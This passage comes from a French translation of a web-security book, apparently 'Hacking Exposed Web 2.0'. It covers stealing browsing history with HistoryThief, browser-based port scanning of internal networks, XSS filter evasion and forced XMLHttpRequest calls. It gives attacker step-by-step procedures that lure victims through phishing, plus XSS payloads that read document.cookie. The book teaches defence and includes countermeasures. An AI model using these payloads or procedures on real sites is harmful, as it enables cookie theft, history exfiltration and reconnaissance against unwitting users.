2. L'agresseur modifie le fichier `historythief.html` pour y changer la valeur de la variable `attackersite` ligne 62 afin de la faire pointer vers le serveur web qu'il contrôle. Quand une victime visualisera cette page, toutes les URL auparavant visitées par elle et relevant de la liste prédéfinie seront transmises sur l'adresse du serveur web de l'attaquant. Ce dernier pourra alors en consulter les journaux de connexion pour y prendre connaissance de l'adresse IP de la victime et des URL de son historique reconnues par le programme.

3. Si l'agresseur le souhaite, il pourra modifier la liste par défaut des URL contrôlées et confrontées à l'historique de navigation de la victime.

4. Par l'envoi d'un courrier de hameçonnage ou l'exploitation d'une vulnérabilité de son navigateur, l'attaquant obligera alors sa victime à consulter la page `www.cybermechants.com/historythief.html`.

---

1. N.D.T. : Littéralement, "voleur d'histoire", disponible à l'adresse **www.isecpartners.com/tools html**.

5. Enfin, l'agresseur inspectera les journaux de son serveur web pour y trouver l'historique de navigation de la victime. Comme on l'observe Figure 4.5, le navigateur de celle-ci émet une requête vers le serveur web de l'agresseur, réclamant `/historythief?` suivi de toute URL contrôlée par *HistoryThief* et déjà visitée par la victime (dans le cas présent, le produit signale une consultation du site **www.flickr.com**).




Figure 4.5

Écran présentant le produit de consultation d'historiques de navigation HistoryThief.

Prévention contre l'énumération des URL visitées

Les contre-mesures s'opposant à ce type d'attaque sont immédiates. Un utilisateur pourra installer un greffon (*plug-in*) de navigateur comme NoScript (**http://noscript.net/**) pour Firefox.

Balayeur de ports écrit en JavaScript

Popularité :	3
Simplicité :	5
Impact :	6
Évaluation du risque :	**5**

Les outils d'agression JavaScript ne visent pas toujours l'utilisateur compromis ; ils s'appuient parfois sur ce dernier pour lancer une attaque sur d'autres cibles stratégiques. Ainsi, on trouve un code malveillant JavaScript exploitant le navigateur comme

un outil de détection des ports ouverts sur le réseau interne. Cette technique se distingue beaucoup des balayages de ports traditionnels, car les réseaux modernes sont pratiquement toujours protégés contre ces inspections par l'emploi d'un pare-feu et d'une traduction d'adresses réseau (*Network Address Translation* ou NAT). Souvent, les administrateurs s'appuient tant sur leur pare-feu qu'ils laissent leurs réseaux internes sans aucune ligne de défense contre une attaque. Avec JavaScript, on pourra demander au navigateur de la victime de réaliser cette opération, et le balayage sera conduit depuis l'intérieur de la zone protégée par le pare-feu, fournissant ainsi à l'agresseur de très précieuses informations.

Comme Jeremiah Grossman et Billy Hoffman l'ont montré dans leurs recherches, il existe plusieurs manières de scanner les ports des machines d'un réseau interne à l'aide de code JavaScript malveillant. Quelle que soit la manière dont l'inspection sera réalisée, la première étape consiste toujours à découvrir la liste des machines allumées et accessibles. Cette exploration, classiquement assurée par le protocole ICMP (*Internet Control Message Protocol*) et l'emploi de commandes `ping`, sera menée dans un navigateur à l'aide d'éléments HTML. En associant une balise d'image `<img>` pointant successivement vers les différentes adresses IP du réseau aux fonctions `onload` et `onerror`, un code JavaScript malveillant situé dans le navigateur trouvera la réponse à cette question. Le balayage de ports sur les ordinateurs accessibles peut ensuite débuter. L'exercice le plus simple consiste à détecter les serveurs web internes (port TCP 80), car il suffit pour le mener à bien de la balise HTML `<script>` et de l'événement JavaScript `onerror`. En employant cette balise comme suit : `<script src="http://hôte cible">`, un agresseur pourra découvrir si la machine considérée héberge un serveur web. En effet, si cela produit du HTML (en d'autres termes, si un serveur est à l'écoute), l'interpréteur JavaScript produira une erreur. Dans le cas contraire, cette requête mourra après un délai d'attente maximal (*timeout*).

Les balayages par `ping` et la recherche de serveurs web sont donc faciles à réaliser, mais toute exploration des autres ports réseaux dépendra du navigateur et de sa version. Firefox se limite ainsi aux numéros de ports les plus bas. C'est pourquoi on ne trouve des outils efficaces que pour détecter les serveurs web et les machines répondant aux commandes `ping`.

De nombreux outils JavaScript proposent des solutions pour le balayage de ports. SPI Dynamics a publié un prototype capable de détecter et d'identifier des serveurs web. Petko Petkov en propose, à l'adresse **www.gnucitizen.org/projects/JavaScript-portscanner/portscanner.js**, une implémentation balayant de nombreux ports.

À la différence des attaques avec d'autres outils, celle-ci fonctionne encore si la victime a désactivé JavaScript dans son navigateur. Les expériences publiées par Jeremiah Grossman montrent qu'il suffit d'employer les balises HTML `<link>` et `<img>` pour

balayer les ports d'un réseau à la recherche de serveurs web, sans jamais recourir à JavaScript. Cette attaque s'appuie sur une feuille de style CSS (*Cascading Style Sheet*) chargée à travers la balise `<link>`, et pointant vers l'IP de la machine dont on souhaite balayer les ports. Une balise `<img>` est alors dirigée vers un serveur contrôlé par l'agresseur, en prenant l'heure du moment comme argument. Si la cible ne comporte aucun serveur web, la balise `<link>` tâchant d'y charger une CSS mourra après le délai d'attente maximal. En parcourant une à une les adresses IP de toutes les machines du réseau local, et en mesurant les intervalles de temps séparant les traitements des balises `<img>`, l'agresseur pourra conclure et savoir où se trouvent les éventuels serveurs web.

Comme l'a montré Ilia Alshanetsky, on peut également travailler sans faire appel à JavaScript. Il a poussé plus loin les idées de Jeremiah Grossman en écrivant deux prototypes de scripts PHP capables de forcer le navigateur d'une victime à balayer les ports des adresses IP internes à un réseau. Pour employer cet outil, un agresseur suivra les étapes suivantes :

1. Télécharger les deux scripts PHP présentés à l'adresse **http://ilia.ws/archives/145-Network-Scanning-with-HTTP-without-JavaScript.html** puis les héberger sur un serveur web placé sous son contrôle, par exemple, `www.cybermechants.com/scan.php`.

2. Intervenir sur le script réalisant les balayages pour en modifier deux balises HTML. La balise `<link>` de la ligne 13 définira l'intervalle interne d'adresses IP que l'on souhaite explorer. Ensuite, la balise `<img>` de la ligne 14 pointera sur le script `scan.php` placé sur le serveur web contrôlé par l'agresseur. À chaque fois qu'une victime visualisera cette page, ce programme sauvegardera les résultats du balayage de ports dans un fichier texte situé sous le répertoire `/tmp/` du serveur web. Il suffira ensuite de consulter les journaux du serveur web de la victime pour obtenir les résultats recherchés.

3. Par l'envoi d'un courrier de hameçonnage ou l'exploitation d'une vulnérabilité de son navigateur, l'attaquant obligera alors sa victime à consulter la page `www.cybermechants.com/scan.php`.

4. Enfin, il consultera les journaux produits par le script `scan.php`, dans le répertoire `/tmp/`, pour y trouver les résultats du balayage de ports réalisé depuis le navigateur de la victime. Comme on le voit Figure 4.6, toute visite de la page HTML réalisant le balayage de ports produit un fichier sous le répertoire temporaire `/tmp/` du serveur web de l'agresseur. On y trouvera des informations sur les adresses IP explorées dans le réseau interne de la victime.

```
$ head /tmp/scan_b7f3ecd87fb3aec7f4caa6e17c384356.txt
192.168.1.1 - 1193179099 />------8037----Content-Type: text/html; charset=utf-8<
p>testing ip <b>192.168.1.2</b></p><link rel= 1193179102
192.168.1.2 - 1193179102 />------8037----Content-Type: text/html; charset=utf-8<
p>testing ip <b>192.168.1.3</b></p><link rel= 1193179105
192.168.1.1 - 1193179166 />------3318----Content-Type: text/html; charset=utf-8<
p>testing ip <b>192.168.1.2</b></p><link rel= 1193179169
192.168.1.2 - 1193179169 />------3318----Content-Type: text/html; charset=utf-8<
p>testing ip <b>192.168.1.3</b></p><link rel= 1193179172
192.168.1.3 - 1193179172 />------3318----Content-Type: text/html; charset=utf-8<
p>testing ip <b>192.168.1.4</b></p><link rel= 1193179175
$
```

Figure 4.6

Sortie produite par le balayeur de ports.

Prévention contre le balayage de ports

Les contre-mesures adaptées à ce type d'attaque ne sont pas totalement efficaces. Quand l'agression repose sur JavaScript, l'utilisateur pourra se défendre en désactivant l'exécution de ce langage dans son navigateur. En revanche, comme on l'a signalé, la méthode fonctionne aussi avec du simple HTML, auquel cas aucune protection n'existe.

Contournement des filtres de saisie

Une manière efficace de bloquer le code JavaScript malveillant consiste à en interdire l'insertion dans une application web. La plupart des organisations placent des filtres sur les saisies en première ligne, mais prendront garde à se reposer sur cette seule défense. La plupart des applications web emploient du code JavaScript ; un utilisateur final a donc rarement besoin d'en insérer d'autres sur une page web. Si l'on autorise parfois du code HTML pour certains usages légitimes, c'est probablement une mauvaise idée que d'accepter toute instruction JavaScript les yeux fermés, car cela ouvre la porte à des attaques malveillantes. La meilleure manière de se protéger consiste certes à écrire de bonnes applications web, mais il faut également s'assurer que les filtres de saisie ne puissent pas être contournés à l'aide de fonctions puissantes comme `XMLHttpRequest`.

Les développeurs savent bien qu'il est difficile de restreindre les saisies nécessaires au bon fonctionnement d'une application ; par conséquent, interdire les éléments potentiellement mauvais ou simplement inutiles ne constitue que l'une des nombreuses étapes susceptibles d'éviter l'insertion de code JavaScript malveillant.

De nos jours, les applications web modernes dépendent beaucoup des filtres de saisie. Tous les professionnels de la sécurité sur le Web insistent encore et encore sur ce point dans leurs séminaires consacrés au sujet. Le besoin de filtres de saisie est important, mais moins pressant que la nécessité de disposer de *bons* filtres de saisie. On s'en affranchit presque aussi facilement que l'on pouvait berner les signatures des logiciels de détection d'intrusion (IDS ou *Intrusion Detection Systems*) dans les années 1990 – c'est quasiment un jeu d'enfant. De nombreux sites ont certes rallié la mode des filtres de saisie voici déjà des années, mais les bons outils, ou même les listes blanches, n'ont pas toujours été au rendez-vous.

Ainsi, dans le cas d'une chaîne de référence permettant d'introduire une attaque XSS (par exemple, `<script>alert(document.cookie)</script>`, plusieurs variantes permettent de leurrer les mesures de filtrage. Les exemples suivants présentent quelques méthodes de contournement, s'appuyant sur des encodages en Base64, hexadécimal ou décimal :

- **Base64**. `PHNjcmlwdD4=`
- **hexadécimal**. `<script>`
- **décimal**. `&#60&#115&#99&#114&#105&#112&#116&#62`

L'application web applique-t-elle son filtre de saisie sur toutes ces valeurs ? Probablement. Qu'en est-il du navigateur ? Si un attaquant publiait un script sur une page web convertie ensuite automatiquement en ASCII par son navigateur, ce problème de sécurité relève-t-il du client ou de l'application web ? Comme nous le verrons plus loin en évoquant le ver Samy, de nombreuses limitations des navigateurs compliquent la mise en place d'une politique de protection efficace contre les soucis posés par la conversion de caractères d'un format ou d'un codage à un autre.

Une manière rapide de contrôler les transformations entre caractères de scripts écrits en ASCII, hexadécimal ou binaire consiste à s'appuyer sur la *SecurityQA Toolbar* d'iSEC. Elle dispose en effet d'une bibliothèque standard pour les vérifications XSS, qu'elle peut aussi traduire dans les codages hexadécimal ou décimal pour savoir si l'application a mis en place des filtres de saisie robustes et une validation positive (par liste blanche) par rapport aux méthodes de filtrage élémentaires

(comme la représentation ASCII de l'expression "`<script>`"). Sachant que cette option décuplera la durée du test, on choisira sans doute de mener ce calcul de nuit pour lui laisser le temps de se dérouler.

L'exercice suivant vous permettra de contrôler les transformations de caractères avec la *SecurityQA Toolbar* d'iSEC :

1. Rendez-vous sur **www.isecpartners.com** pour télécharger une copie d'essai du produit.
2. Après avoir installé la barre d'outils sous Internet Explorer 6 ou 7, dirigez-vous depuis ce navigateur sur l'application web dont vous souhaitez vérifier les filtres de saisie.
3. Choisissez le menu *Options* | *Configuration* (Options | Configuration).
4. Sur le côté gauche, sélectionnez *XSS (Cross-Site Scripting)* (XSS ou injection de données arbitraires) sous la section *Module* (Module).
5. Sur le côté droit, cochez la case *Transformation Character Set* (jeu de caractères transformé) et validez en cliquant sur *Apply*, comme on le voit à la Figure 4.7.




Figure 4.7

Sélectionnez la Transformation pour la bibliothèque XSS.

6. Depuis la *SecurityQA Toolbar*, choisissez *Session Management* | *Cross Site Scripting* (gestion de session | injection de données arbitraires), illustré à la Figure 4.8.




Figure 4.8

Fonctionnalité de détection de XSS de la SecurityQA Toolbar.

La *SecurityQA Toolbar* contrôlera automatiquement les attaques XSS en appliquant les encodages hexadécimal et décimal sur la requête. Par conséquent, la chaîne `<script>` sera respectivement transformée en

```
&#x3C;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3E;
```

et en

```
&#60&#115&#99&#114&#105&#112&#116&#62.
```

7. À l'issue de la séance de tests, on pourra observer le rapport du programme sous le menu *Reports* | *Current Test Results* (rapports | résultats actuels des tests). Le logiciel *SecurityQA Toolbar* présente alors dans le navigateur tous les soucis de sécurité découverts (Figure 4.9). On remarquera la section *iSEC Test Value* (valeur de test iSEC), qui montre qu'un codage en hexadécimal a permis de tromper les filtres de saisie sur cette application web.

À l'heure où nous écrivons ces lignes, les encodages hexadécimaux et décimaux, mais aussi les balises d'images, de styles et les passages à la ligne, semblent leurrer une grande proportion des filtres de saisie. Tous ces moyens peuvent en effet permettre de mener à bien une attaque de type XSS, et la *SecurityQA Toolbar* d'iSEC les teste tour à tour.




Figure 4.9

Résultats des tests d'injection de données arbitraires (XSS) produits par SecurityQA Toolbar.

Nous les avons repris ci-après pour référence :

- XSS employant des balises de script :

```
<script>alert(document.cookie)</script>
```

- XSS s'appuyant sur des balises d'image :

```
<IMG SRC=JavaScript:alert(document.cookie)>
```

- XSS reposant sur des balises de style :

```
<style>.getcookies(background image:url
('JavaScript:alert(document.cookie);');}
</style> <p class="getcookies"></p>
```

- XSS fondé sur des retours à la ligne :

```
<script type="text/java\nscript">alert(document.cookie)</script>
```

Cette énumération, non exhaustive, donne un exemple pour chaque cas de figure. Pour information, la *SecurityQA Toolbar* prévoit 50 contrôles pour les balises de style et autant pour celles d'image – mais une manière facile de savoir si une application web applique des filtres sur les saisies consiste à tester l'une de ces lignes. Si l'une ou l'autre fonctionne, cela montre que le filtrage positif (ou liste blanche) est une approche préférable lorsqu'il s'agit de bloquer le code JavaScript malveillant. Ainsi, le temps de réagir et de contrer une nouvelle technique d'injection (comme par exemple les balises de style), une application web sera parfois vulnérable pendant une certaine durée. À l'opposé, l'emploi de filtres positifs, n'autorisant que des caractères connus et approuvés, posera généralement moins de soucis : les données proposées en entrée sont alors comparées à une liste approuvée, plutôt qu'à une liste incomplète d'interdits.

AJAX malveillant

C'est le ver Samy qui a placé le code AJAX malveillant sur le devant de la scène, pour le grand public. Les années 1980 nous ont légué le ver Morris ; les années 1990 ont produit *I Love You*, Blaster, Sasser, Nimda et Slammer ; le nouveau siècle a vu l'apparition de Samy et de Yamanner. Samy fut le premier de son espèce, un ver AJAX se propageant sur plus d'un million de sites de MySpace en l'espace d'à peine quelques heures. À la différence des vers du passé, exploitant certains trous de sécurité des systèmes d'exploitation, Samy s'est engouffré dans les failles d'une application web. L'idée sous-jacente était simple : profiter des faiblesses du filtrage et exploiter les défauts des navigateurs en matière de JavaScript pour réaliser certaines actions au nom des utilisateurs du Web. L'écriture du ver posait certaines difficultés, et une bonne portion de son code visait à contourner les filtres JavaScript, émettre des requêtes `GET` et `POST`, ou encore, appeler diverses fonctions AJAX pour mener à bien toutes les tâches nécessaires à son bon fonctionnement.

Peu après le déploiement de Samy sur MySpace, les utilisateurs de *Yahoo ! Mail* souffrirent les effets d'un ver appelé JS-Yammer. Celui-ci exploitait une faiblesse de sécurité sur ce site, permettant d'exécuter sur le système de l'utilisateur des scripts enchâssés dans un courriel au format HTML. Lors de la lecture de celui-ci par la victime, tous les utilisateurs `yahoo.com` `yahoogroups.com` de son carnet d'adresses recevaient le message malveillant, dont l'ouverture les infectait à leur tour. Samy a certes provoqué l'arrêt pour quelques heures d'un système comptant des centaines de millions de sites web, en écornant sérieusement l'image de MySpace au passage, mais le ver de *Yahoo ! Mail* a probablement provoqué davantage de sueurs froides : il s'agissait, dans ce cas, du détournement puis de l'abus de carnets d'adresses personnels.

La prochaine section du chapitre évoque les manières dont on peut détourner du code JavaScript pour réaliser des actions parfois simples (visiter une page web au nom d'un

utilisateur sans que celui-ci ne s'en rende compte), parfois très complexes (mettre à mal une page web représentant des centaines de millions d'euros ou détourner des informations personnelles à l'insu de leur propriétaire).

`XMLHttpRequest`

Les applications AJAX reposent souvent sur la bibliothèque `XMLHttpRequest` (XHR), qui permet de réaliser des transferts asynchrones de données. Cette dernière aide les développeurs à émettre ou récupérer des données sur HTTP, sur divers autres sites, en employant un canal indépendant la reliant au navigateur web. XHR est très importante pour les applications du Web 2.0, car elle permet aux pages d'implémenter des actions réagissant en temps réel sans imposer un rafraîchissement de toute la page (ni aucune action que ce soit de la part de l'utilisateur). Les développeurs apprécient cette propriété, car elle signifie que seules les données modifiées devront être échangées et non plus l'intégralité du code HTML. En conséquence, les applications web semblent plus réactives. La méthode `open` de XHR lui donne accès à la plupart des méthodes HTTP et notamment à `GET`, `POST`, `HEAD`, `POST` et `DELETE` :

```
Open (méthode HTTP, URL)
```

Voici un exemple de requête XHR permettant d'émettre un `GET` sur une page web :

```
open("GET", "http://www.isecpartners.com")
```

Avec XHR, un agresseur attirant un utilisateur sur une page web pourra réaliser en son nom des requêtes `GET` et `POST`. La bibliothèque présente une propriété intéressante : elle ne réalisera aucune action sur un autre domaine que la page en cours. Ainsi, dans le cas d'une victime visitant `www.ParisSaintGermain.com`, où l'on trouve une requête XHR malveillante soumettant un `GET` HTTP vers un site méchant appelé `www.OlympiqueDeMarseille.com`, la tentative échouera car la requête sort du domaine `www.ParisSaintGermain.com`. En revanche, si l'agresseur souhaite cibler `www.ParisSaintGermain.com/Boutique`, XHR autorisera la demande.

Même contraints à rester sur le même domaine, les agresseurs connaissent de nombreuses cibles sur les autoroutes de l'information. Sites de réseaux sociaux (MySpace, Facebook ou Linked-in), applications de *blogs* (Blogger.com) ou simplement de simples applications de courrier électronique comme celles de Yahoo !, Google ou Hotmail, constituent tous des exemples où des requêtes XHR `GET` ou `POST` sont susceptibles de porter sur des milliers d'utilisateurs situés sur le même domaine. Le ver Samy a ainsi réussi à émettre des requêtes `POST` sur MySpace en appelant l'URL composée du préfixe *www* et suivie du nom de l'utilisateur (`www.myspace.com` + *nom d'utilisateur*).

Certains lecteurs, observant que toutes ces propriétés sont partagées par n'importe quel code JavaScript, se demanderont peut-être pourquoi on insiste tant sur XHR ? Cette

bibliothèque peut réaliser des requêtes `GET` et `POST` de manière automatique et facile, sans que l'utilisateur ne doive intervenir de manière significative. Ainsi, une requête `POST` XHR est beaucoup plus aisée à construire, car il suffit à l'agresseur d'émettre les données. Avec JavaScript, il lui faudrait construire, dans une *iFrame*, un formulaire renseignant toutes les valeurs correctes, puis soumettre celui-ci. Pour qu'une attaque puisse être qualifiée de ver, il lui faut être capable de se propager toute seule, sans interaction utilisateur ou presque. Par exemple XHR permet d'appeler automatiquement de nombreuses requêtes HTTP `GET` ou `POST`, obligeant un utilisateur à réaliser de nombreuses fonctions de manière asynchrone. Autre exemple : une fonction XHR malveillante pourra forcer un utilisateur à acheter un objet alors qu'il se contente de lire un article de forum web présentant le produit. Une application web imposerait de nombreuses étapes de vérification (ajouter l'objet au panier, confirmer, puis acheter), mais XHR permet d'automatiser les requêtes `POST` qui se déroulent en coulisses.

S'il suffit à un utilisateur de lire son courrier électronique ou de visiter la page de profil MySpace d'un ami pour que son navigateur réalise des actions malveillantes en son nom, en infectant ses amis par le script responsable, alors on se trouve en présence d'un vers JavaScript. D'autre part, les applications web étant incapables de distinguer les requêtes issues d'un utilisateur consentant de celles produites par XHR, il leur est difficile de reconnaître les clics forcés des clics légitimes.

Pour développer l'explication, prenons le cas d'une simple page web imposant automatiquement au navigateur d'émettre une requête `GET` vers une URL choisie par l'agresseur. La page de JavaScript qui suit emploie la fonction correspondante de XHR. Quand un utilisateur visite l'adresse `labs.isecpartners.com/HackingExposedWeb20/XHR.htm`, cette fonction XHR réalisera automatiquement des requêtes `GET` sur `labs.isecpartners.com/HackingExposedWeb20/isecpartners.htm`.

```
//URL: http://labs.isecpartners.com/HackingExposedWeb20/XHR.htm

<body>
<script>
if (window.XMLHttpRequest){
      // Pour IE7, Mozilla, Safari, etc. : emploi de l'objet natif
      var xmlHttp = new XMLHttpRequest()
}
      else
      {
      if (window.ActiveXObject){
            // ...sinon, recours au contrôle ActiveX pour IE5.x et IE6
            var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
            }
}

function updatePage() {
      if (xmlHttp.readyState == 4) {
      if (request.status == 200) {
```

```
        var response = xmlHttp.responseText;
        }
        }
}

xmlHttp.open("GET",
"http://labs.isecpartners.com/HackingExposedWeb20/isecpartners.htm);
xmlHttp.onreadystatechange = updatePage;
alert(xmlHttp.send());

</script>

iSEC Partners

</body>
```

L'utilisateur souhaitait simplement consulter `XHR.htm`, mais à travers XHR la page web l'a obligé à visiter, à son insu et sans sa permission, `isecpartners.htm`. Soulignons que `labs.isecpartners.com/HackingExposedWeb20/XHR.htm` ne constitue pas une application AJAX : il s'agit simplement d'une page web statique appelant une fonction AJAX dans le navigateur (comme on le voit dans les lignes mises en gras). Par conséquent, c'est Internet Explorer, Safari ou encore Firefox qui exécutent le `GET` à travers XHR et non pas le serveur web du site distant.




Figure 4.10

Requête HTTP reniflée.

Voilà qui ne gênera guère les agresseurs tâchant d'exploiter les propriétés XHR des navigateurs web modernes. La Figure 4.10 représente un renifleur de paquets (*packet sniffer*)

affichant la requête initiale vers `labs.isecpartners.com/HackingExposedWeb20/XHR.htm` en ligne 6, puis la XHR automatique vers `labs.isecpartners.com/HackingExposedWeb20/isecpartners.htm` en ligne 10.

L'exemple présenté Figure 4.10 pourrait certes produire plus de visites sur une page web, mais dans le cas d'une application de portail, comme Yahoo ! ou Google, les dommages potentiels augmentent de beaucoup. Sur un site de réseaux sociaux, on pourrait ainsi obliger un utilisateur à émettre par `POST` les informations de son compte (adresse ou numéro de téléphone) ou encore le forcer à envoyer des courriels à toutes les adresses d'une liste de contacts. Voilà des possibilités beaucoup plus effrayantes et sans nul doute réalisables avec XHR, selon les contrôles de sécurité mis en place par l'application distante.

Tests automatisés d'AJAX

Pour identifier les problèmes de sécurité relatifs à la technologie AJAX, il est important d'en tester les applications à la recherche de failles connues. À nouveau, l'outil *SecurityQA ToolbarC* d'*iSEC Partners* saura s'acquitter de cette tâche d'une manière automatique. L'exercice suivant vous permettra de vérifier les applications AJAX avec ce programme :

1. Rendez-vous sur **www.isecpartners.com** pour télécharger une copie d'essai du produit.
2. Après avoir installé la barre d'outils, dirigez-vous sur l'application web AJAX.
3. Cliquez sur le bouton rouge *Record* (Enregistrement), l'avant-dernier sur le côté droit, puis explorez l'application web.
4. Après avoir cliqué en divers endroits de l'application, cessez l'enregistrement en cliquant sur le bouton d'arrêt *Stop*.
5. Depuis la *SecurityQA Toolbar*, choisissez *Options* | *Recorded Sessions* (options | sessions enregistrées).
6. Choisissez la session que vous venez d'enregistrer, puis sélectionnez AJAX dans la section *Module* (module).

   Même s'il est difficile d'automatiser des tests portant sur AJAX, la *SecurityQA Toolbar* tentera d'y reconnaître des failles fréquentes en matière d'injection.
7. Cliquez sur le bouton *Go* (démarrer) situé sur le côté droit.
8. À l'issue de la séance de tests, on pourra observer le rapport du programme sous le menu *Reports* | *Current Test Results* (rapports | résultats actuels des tests).

Le logiciel *SecurityQA Toolbar* présente alors dans le navigateur tous les soucis de sécurité découverts.

Ver Samy

S'appuyant sur du code JavaScript malveillant et sur les défauts des navigateurs, Samy inaugura l'ère des vers XSS se propageant automatiquement. Moins de 24 heures plus tard, son auteur comptait plus d'un million d'amis sur MySpace, chacun d'entre eux proclamant "*samy is my hero*" (Samy est mon héros).

